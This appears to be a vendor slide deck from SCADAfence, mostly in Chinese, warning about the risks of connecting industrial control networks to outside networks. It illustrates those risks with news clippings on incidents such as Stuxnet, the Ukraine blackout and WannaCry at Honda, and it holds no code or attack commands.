




# Protect Big Money


##SCADAfence

## 工業網路安全防衛戰

 **Security**  
The Hub of Security Innovations



# 在這個大數據,機器學習與IOT的時代 工業網路開放對外連線勢不可擋



對工業網路而言  
對外(含企業網路)連線就像是潘朵拉的盒子




# 工業網路對外連結性：動機與風險


- 定期維護性工作：排程，HR整合，物料採購與庫存更新
- Just-in-Time生產，Real-Time庫存，批次報表傳送，LIMS整合，產能計畫，SAP/ERP整合
- 集中式支援：人力與資源的有效運用
- **問題在於：**
  - 一旦將工業網路開放連結至企業網路，就等於間接將工業網路開放連結到**Internet**以及其他網路
  - 這些連結為駭客打開了利用遠端線上手法攻擊關鍵基礎設施的大門

**更要命的是：**

ICS或SCADA往往版本陳舊，自我防禦能力薄弱




# ICS或SCADA往往版本陳舊,自我防禦能力薄弱



# 更何況,入侵工業網路並沒有想像的困難

- ❑ Select a vulnerability from the list of ICS-CERT advisories
- ❑ Scan Internet to locate vulnerable devices
- ❑ Exploit



- E. Leverett, R. Wightman. Vulnerability Inheritance in Programmable Logic Controllers (GreHack'13)
- D. Beresford. Exploiting Siemens Simatic S7 PLCs . Black Hat USA (2011)

**Control system  
design flaw**

**1**

## **Industrial systems can be controlled without modifying the contents of the messages**

- This can be effective even if the traffic is signed or even encrypted

**Overlooked data  
security property**

**2**

## **Process data can be spoofed to make it look like everything is normal**

- This can be done despite all traditional communication security put in place


# 新威脅：遠端監控與除錯工作

- 控制系統/設備/發電機組等廠商經常利用遠端方式“監控”全球客戶的設備運行狀態
- “智慧電網”等雲端服務可視任務需要執行遠端監控
- 工業網路可能暴露在來自企業網路, 中控端與政府單位網路的攻擊威脅
- 遠端遙控攻擊, 病毒散播

**廠商的連結bypass企業資安防線**

**工業網路安全與否取決於其廠商**

**的網路安全與否**





# 最新威脅：SMART BUILDINGS



- ## Building Management Systems (BMS) – ICS的另一種應用
- ## 管控建築物內的水電，空調，電梯與門禁等系統
- ## 適用於多種物業管理，如大樓，機場，醫院，旅館，船舶，資料中心

The  
New York  
Times

*“Hackers Use New Tactic at Austrian Hotel: Locking the Doors”*

Forbes

*“Hackers Use DDoS Attack To Cut Heat To Apartments”*

## Hackers Use DDoS Attack To Cut Heat To Apartments

✉ f t in G+



**Lee Mathews**, CONTRIBUTOR

Observing, pondering, and writing about tech. Generally in that order. [FULL BIO](#) v

Opinions expressed by Forbes Contributors are their own.

Residents of two apartment buildings in Lappeenranta, a city of around 60,000 people in eastern Finland, were literally left in the cold this weekend. The environmental control systems in their buildings stopped working, and it wasn't because of a blackout. It was actually a DDoS attack that took them down.



# 工業網路一旦遭到入侵的後果 生產停頓



LOSS OF  
REVENUE

## Cyber Attack At Honda Stops Production After WannaCry Worm Strikes



**Peter Lyon**, CONTRIBUTOR

I focus on all things to do with cars. [FULL BIO](#) ▾

Opinions expressed by Forbes Contributors are their own.



Honda was forced to halt production at its Sayama plant after WannaCry virus struck. Photo by KAZUHIRO [+]

The WannaCry worm is still alive. Honda said this week that it was forced to halt production for one day at its Sayama plant near Tokyo after finding the WannaCry ransomware in its computer network.

工業網路一旦遭到入侵的後果

# 瑕疵產品



LOSS OF  
REVENUE



REPUTATION  
DAMAGE

## Security

### Paper factory fired its sysadmin. He returned via VPN and caused \$1m in damage. Now jailed

34-month sentence and he has to pay his old bosses back

By [Iain Thomson](#) in [San Francisco](#) 18 Feb 2017 at 00:24

53 [SHARE](#) ▼



A sacked system administrator has been jailed after hacking the control systems of his ex-employer – and causing over a million dollars in damage.

Brian Johnson, 44, of Baton Rouge, Louisiana, US, had worked at paper maker Georgia-Pacific for years, but on Valentine's Day 2014 he was let go. He didn't take that lying down, and spent the next two weeks rifling through the firm's systems and wreaking havoc from his home.

# 工業網路一旦遭到入侵的後果 生產設備毀損



LOSS OF  
REVENUE



LOSS OF  
ASSETS

**The Register**<sup>®</sup>  
*Biting the hand that feeds IT*

## Hackers pop German steel mill, wreck furnace

Phishing proves too hot for plant



# 工業網路一旦遭到入侵的後果 智財外洩



LOSS OF  
COMPETITIVE EDGE



29 SEP 2014 NEWS

## Dragonfly/Havex Targeting Pharmaceutical Sector



**Tara Seals** US/North America News Reporter, Infosecurity Magazine

[Email Tara](#)



The Dragonfly malware previously thought to be focused exclusively on the critical energy and chemical sectors is now thought to be more likely targeting pharmaceutical companies.



In the **first of four reports** from Belden, focused on executing the malicious code on systems that reflect real-world ICS configurations and observing the Dragonfly's impact, some factors have been uncovered that suggest that a main target for Dragonfly is the intellectual property of pharmaceutical organizations.



Over the past few years, industrial infrastructure has been identified as a key target for hackers and government-sponsored cyber-warfare, attracting some of the most sophisticated cyber-attacks on record, including Stuxnet, **Flame** and **Duqu**.

Earlier in the year, security researchers spotted a new attack campaign using infected ICS/SCADA manufacturer websites as part of watering hole attacks to commit commercial espionage and take over industrial control systems—and Dragonfly was shown to be behind it, **according to F-Secure**. Earlier in the year, the remote access trojan (RAT) was used in the past to target energy firms as part of campaigns by a Russian group **dubbed 'Energetic Bear'** by CrowdStrike.


Dragonfly, a.k.a. **Havex**, is significant because it is the first one of the advanced attacks since **Stuxnet** to have payloads that target specific industrial control system (ICS) components.



## Why Not Watch?



26 MAR 2015



5 FEB 2015

工業網路一旦遭到入侵的後果  
**民生危機**



2015/16聖誕節烏克蘭大停電事件

 CURT MERLO

ANDY GREENBERG SECURITY 06.20.17 06:00 AM

# HOW AN ENTIRE NATION BECAME RUSSIA'S TEST LAB FOR CYBERWAR

# 工業網路一旦遭到入侵的後果 國安事件

2010伊朗震網(Stuxnet)事件



伊朗總統視察離心機




Siemens Simatic S7-300 PLC CPU  
with three I/O modules attached

craft guns guarding Natanz Nuclear Facility




# 工業網路一旦遭到入侵的後果

## 2010伊朗震網(Stuxnet)事件



Stuxnet hijacking communication between Step 7 software and a Siemens PLC

Normal communications between Step 7 and a Siemens PLC





